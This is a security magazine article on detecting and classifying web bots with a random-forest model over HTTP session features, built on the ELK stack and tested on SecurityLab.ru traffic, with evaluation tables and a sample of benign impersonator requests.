
Figure 4. Pseudo-code of an algorithm implementing the hybrid approach

Positive Technologies' Advanced Technologies team is currently researching and developing privacy-preserving algorithms that employ hybrid approaches for data processing. We believe this technology can be used successfully for training machine learning models with sensitive data.

AHEAD OF THE CURVE

# One approach to **web bot** **detection**

*Nikolay Lyfenko*



With the rise in Internet traffic and the number of automated tools used to interact with site content, it has become vital to filter traffic for unwanted automated activity. Recent reports ([bit.ly/2SHnkVV](https://bit.ly/2SHnkVV)) show that approximately half of web traffic is generated automatically by so-called web bots. In this article, "web bot" means any program performing network activity, regardless of the goals of those who use it. Typically, bots perform repetitive, easily automated tasks. For example, Google and Yandex search engines use crawlers to systematically gather information for web indexing.

Bots can be legitimate or malicious. Legitimate bots include search engines and RSS readers. Malicious web bots might be vulnerability scanners, scrapers, spammers, DDoS attack bots, or Trojans used for payment card fraud. According to research, 66 percent of bot traffic is malicious ([bit.ly/2P7xLjk](https://bit.ly/2P7xLjk)). Malicious bots can do more than cause leak of critical business data: they also increase network loads and create additional noise in traffic. Once the bot type is identified, various measures can be taken. If the bot is legitimate, it is possible to throttle its requests to the server or limit its access to particular resources. If the bot is identified as malicious, it can be blocked or sent to a sandbox for further analysis. It is vital to detect, analyze, and classify bots not only because they can be harmful, but also to reduce server loads.

## Existing approaches

To detect bots in network traffic, techniques include limiting the frequency of requests to hosts, blocking certain IP addresses, analyzing User-Agent HTTP header, taking device fingerprints, using CAPTCHA (including reCAPTCHA), and performing behavioral analysis of network activity with machine learning.

However, collecting host reputation information and constantly updating deny lists with the help of knowledge bases and threat intelligence is expensive and laborious. When proxy servers are used, this approach has little benefit.

User-Agent analysis may seem useful at first glance, but nothing prevents a bot or a user from changing their User-Agent value to a valid one, impersonating a regular user's browser or a legitimate bot. Such disguised bots are called impersonators. Device fingerprints, such as mouse cursor movements and client-side HTML rendering, allow identifying bots that are more difficult to detect ([bit.ly/2wtsj3K](https://bit.ly/2wtsj3K)) due to their ability to imitate human behavior, such as by requesting additional pages (such as style sheets and icons), and parse JavaScript. However, this approach is based on client-side code injection, which is often unacceptable, because an error made when adding an additional script may disrupt the functioning of the web application.

To analyze user behavior, both single requests and entire sessions can be studied. For sequences of requests, statistical features are calculated and used for machine learning. The main technique used in supervised learning methods is to look for sessions that are closer to a certain class (for example, "malicious" or "legitimate") within a given distance. Classification algorithms include decision trees and support vector machines, among others. It is also possible to use cluster analysis from unsupervised learning algorithms. These techniques allow identifying groups of user and bot sessions with density clustering and iterative k-means algorithm such that "nearby" objects are placed within a single cluster, with the distances between clusters as large as possible. The problem with supervised machine learning is that the model needs a labeled data set for learning.


Note that bots may need to be detected online, which means that the session will be analyzed in real time. The issue has been described by Cabri et al.<sup>1</sup> and Zi Chu.<sup>2</sup> Another approach is to wait for a session to end and then conduct the analysis. The first option seems more suitable for businesses, since it allows more rapid decision-making.

## Our approach

In this study, we used machine learning and the ELK technology stack for detection and classification of web bots. The subject of research is HTTP sessions. A session is a sequence of requests from one host (unique value of IP address and User-Agent field in an HTTP request) during a fixed time interval. To identify session boundaries, Derek and Gokhale use a 30-minute interval.<sup>3</sup> Iliou et al. argue that this approach does not guarantee session uniqueness, but is still acceptable.<sup>4</sup> Since the User-Agent field can be altered, more sessions may be recorded than there are in reality. Nikiforakis et al. offer a more sophisticated approach to session identification using other signs, such as whether ActiveX is supported, screen resolution, OS version, and whether Flash is enabled.<sup>5</sup>

For the purpose of this research, we considered session splitting inaccuracy acceptable when this was caused by dynamically changing User-Agent header values.

- 
1. Cabri A. et al. *Online Web Bot Detection Using a Sequential Classification Approach*. 2018 IEEE 20th International Conference on High Performance Computing and Communications.
  2. Chu Z., Gianvecchio S., Wang H. (2018) *Bot or Human? A Behavior-Based Online Bot Detection System*. In: Samarati P., Ray I., Ray I. (eds) *From Database to Cyber Security*. Lecture Notes in Computer Science, vol. 11170. Springer, Cham.
  3. Derek D., Gokhale S. *An integrated method for real time and offline web robot detection*. *Expert Systems* 33. 2016.
  4. Iliou Ch., et al. *Towards a framework for detecting advanced Web bots*. *Proceedings of the 14th International Conference on Availability, Reliability and Security*. 2019.
  5. Nikiforakis N., Kapravelos A., Joosen W., Kruegel C., Piessens F. and Vigna G. *Cookieless Monster: Exploring the Ecosystem of Web-Based Device Fingerprinting*. 2013 IEEE Symposium on Security and Privacy, Berkeley, CA, 2013, pp. 541–555.






Detection and classification of web bots will be performed as follows. To detect bot sessions, we will use a binary classification model. Two classes will be used:

- Bot-derived automated activity (label "bot")
- Human-derived network activity (label "human")

To classify bots, we will use a multiclass model with classes specified in the following table.

Title	Description	Label	Examples
<b>Crawlers</b>	Bots collecting web pages	crawler	SemrushBot, 360Spider, Heritrix
<b>Social networks</b>	Social network bots	social_network	LinkedInBot, WhatsApp Bot, Facebook bot
<b>RSS readers</b>	Bots collecting RSS information	rss	Feedfetcher, Feed Reader, SimplePie
<b>Search engines</b>	Search engine bots	search_engines	Googlebot, BingBot, YandexBot
<b>Utilities</b>	Bots using various libraries and utilities for automation	libs_tools	Curl, Wget, python-requests, scrapy
<b>Bots</b>	General category	bots	
<b>Unknown</b>	Sessions without label or an empty or absent User-Agent	unknown	

The process of online learning by the model is presented in the following flowchart. Each client has a separate classification model.



© Positive Technologies

Figure 1. Concept

The approach consists of three stages: learning and testing, prediction, and analysis of results. Let us consider the first two stages in detail.

Our approach follows a classic scheme of machine learning and use of models. First, evaluation metrics and classification features are defined. Next, a feature vector is formed and a series of experiments (cross-validation checks) is conducted to validate the model and select hyperparameters for it. At the final stage, the best model is chosen and its quality is checked against the validation data.

## Learning and testing of the model

Traffic is parsed using the packetbeat module. Raw HTTP requests are sent to logstash, where tasks are formulated in Celery by means of a Ruby script. Each task looks at the session identifier, request time, body, and headers. The session identifier (key) is a hash value obtained by concatenating IP address and User-Agent. At this stage, two tasks are set:

- 1) Create a feature vector for a session.
- 2) Assign a label to a class based on User-Agent and the request text.

These tasks are placed in the queue for the message processors. The processor *labeler* assigns labels to classes using scores from human experts and public data from browscap, based on the User-Agent strings used. The result is saved in key-value storage. The *session processor* creates a feature vector (see the table), saves the result for each key to the key-value storage, and sets a key's time to live (TTL).

Feature	Description
len	Number of requests in session
len_pages	Number of page requests in session (URI ends with .htm, .html, .php, .asp, .aspx, .jsp)
len_static_request	Number of static page requests in session
len_sec	Session time, in seconds
len_unique_uri	Number of requests containing a unique URI in session
headers_cnt	Number of headers in session
has_cookie	Cookie header present
has_referer	Referer header present
mean_time_page	Mean time for a page in session
mean_time_request	Mean request time in session
mean_headers	Mean number of headers in session

In this way, the matrix of features is created and, for each session, a target class label is assigned. Models are systematically trained based on this matrix, with subsequent selection of hyperparameters. In this research, we use the random forest classification algorithm. The obtained validated model is saved for subsequent prediction.

## Prediction

When traffic is parsed, the session's feature vector is updated in the key-value storage. So when a new request appears in a session, the features are recalculated appropriately. For example, the feature *mean\_headers* is recalculated each time a new request is added to the session. To make predictions, sessions from the key-value storage and the trained model are used. *Predictor* sends the sessions' feature vector to the model and saves the model's response to Elasticsearch for further analysis. A single session can be analyzed several times, as the session TTL changes each time the session feature vector is updated.

## Experiments

The approach was tested using traffic collected from SecurityLab.ru during late October and early November 2019. Size of data: over 15 GB, over 130 hours. Number of sessions: over 10,000. Because the model uses statistical features, learning and testing did not cover sessions containing fewer than 10 requests. We will use classic evaluation metrics of information retrieval (precision, recall, and F-measure) for each class.

### Testing of the bot detection model

First, we will create and evaluate a binary classification model for bot detection. The next step will be to classify bots by type. Five-fold stratified cross-validation (necessitated by the stark imbalance in the ratio between classes) demonstrates that the model can capably (with precision and recall rate greater than 98%) distinguish between humans and bots.

	<b>Average precision (variance)</b>	<b>Average recall (variance)</b>	<b>Average F-measure (variance)</b>
<b>bot</b>	0.86 (0.01)	0.90 (0.008)	0.88 (0.004)
<b>human</b>	0.98 (0.001)	0.97 (0.001)	0.97 (0.001)

The results of testing the model against the validation data are shown in the following table.

	<b>Precision</b>	<b>Recall</b>	<b>F-measure</b>	<b>Number of sessions</b>
<b>bot</b>	0.88	0.90	0.89	1,816
<b>human</b>	0.98	0.98	0.98	9,071

Testing evaluation metrics are roughly the same as the validation ones. This means that the model can generalize from the knowledge obtained during learning.

Now let us focus on errors: specifically, the sessions falsely identified by the model as "bot" that actually correspond to the "human" class. With expert data labeling, the matrix of errors will change. In other words, errors were made when labeling data for the model, but the model was still able to correctly identify the sessions.

	<b>Precision</b>	<b>Recall</b>	<b>F-measure</b>	<b>Number of sessions</b>
<b>bot</b>	0.93	0.92	0.93	2,446
<b>human</b>	0.98	0.98	0.98	8,441



Now consider the example of a session that was identified as an impersonator. The session contains 12 similar requests. One of the requests is shown in the figure that follows.

```
GET /news/502193.php HTTP/1.1
Host: www.securitylab.ru
X-Qrator-RequestID: [REDACTED]
X-Qrator-IP-Source: [REDACTED]
X-Qrator-TCP-Info: 54248, 46728, 31417
X-Forwarded-For: [REDACTED]
X-Forwarded-Proto: https
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Referer: http://www.google.co.uk/url?sa=t&source=web&cd=1
```

All subsequent requests in this session have the same structure and differ only in their URI.

```
GET /news/502193.php HTTP/1.1
GET /news/502193.php HTTP/1.1
GET /news/502196.php HTTP/1.1
GET /news/502192.php HTTP/1.1
GET /news/502195.php HTTP/1.1
GET /news/502195.php HTTP/1.1
GET /news/502200.php HTTP/1.1
GET /news/502191.php HTTP/1.1
GET /news/502194.php HTTP/1.1
GET /news/502122.php HTTP/1.1
GET /news/502120.php HTTP/1.1
GET /news/502121.php HTTP/1.1
```

The impersonator uses a valid User-Agent, adds the Referer field (which is normally used by non-automated tools), and has a small number of headers in the session. In addition, time characteristics of requests, such as session time and average request time, indicate that the activity is automated and performed by an RSS reader. The bot is disguised as a legitimate user.

## Testing of the bot classification model

To classify web bots, we will use the same data and algorithm as in the previous experiment. The results of testing the model against the validation set are shown in the table that follows.

	Precision	Recall	F-measure	Number of sessions
bot	0.82	0.81	0.82	194
crawler	0.87	0.72	0.79	65
libs_tools	0.27	0.17	0.21	18
rss	0.95	0.97	0.96	1,823
search_engines	0.84	0.76	0.80	228
social_network	0.80	0.79	0.84	73
unknown	0.65	0.62	0.64	45

For the `libs_tools` category, the quality of detection is low. However, it is difficult to judge the results due to the small amount of input data. Further bot classification experiments with larger datasets would provide greater insight. The model shows high precision and recall for detecting RSS readers, search engines, and miscellaneous bots.

Our experiments showed that over 22 percent of sessions (total data size exceeding 15 GB) were generated automatically, and that 87 percent of them were created by miscellaneous bots, unknown bots, RSS readers, and web bots that used various libraries and utilities. Filtering bot traffic by type can reduce the load on servers by at least 9-10 percent.

## Online testing of the bot classification model

After the traffic is parsed, features are extracted and a feature vector is generated for each session in real time. Each session that contains more than 10 requests is sent to the model for prediction; the prediction results are saved.




Figure 2. Time-varying F-measure rate for each class




Figure 3. Time-varying precision rate for each class

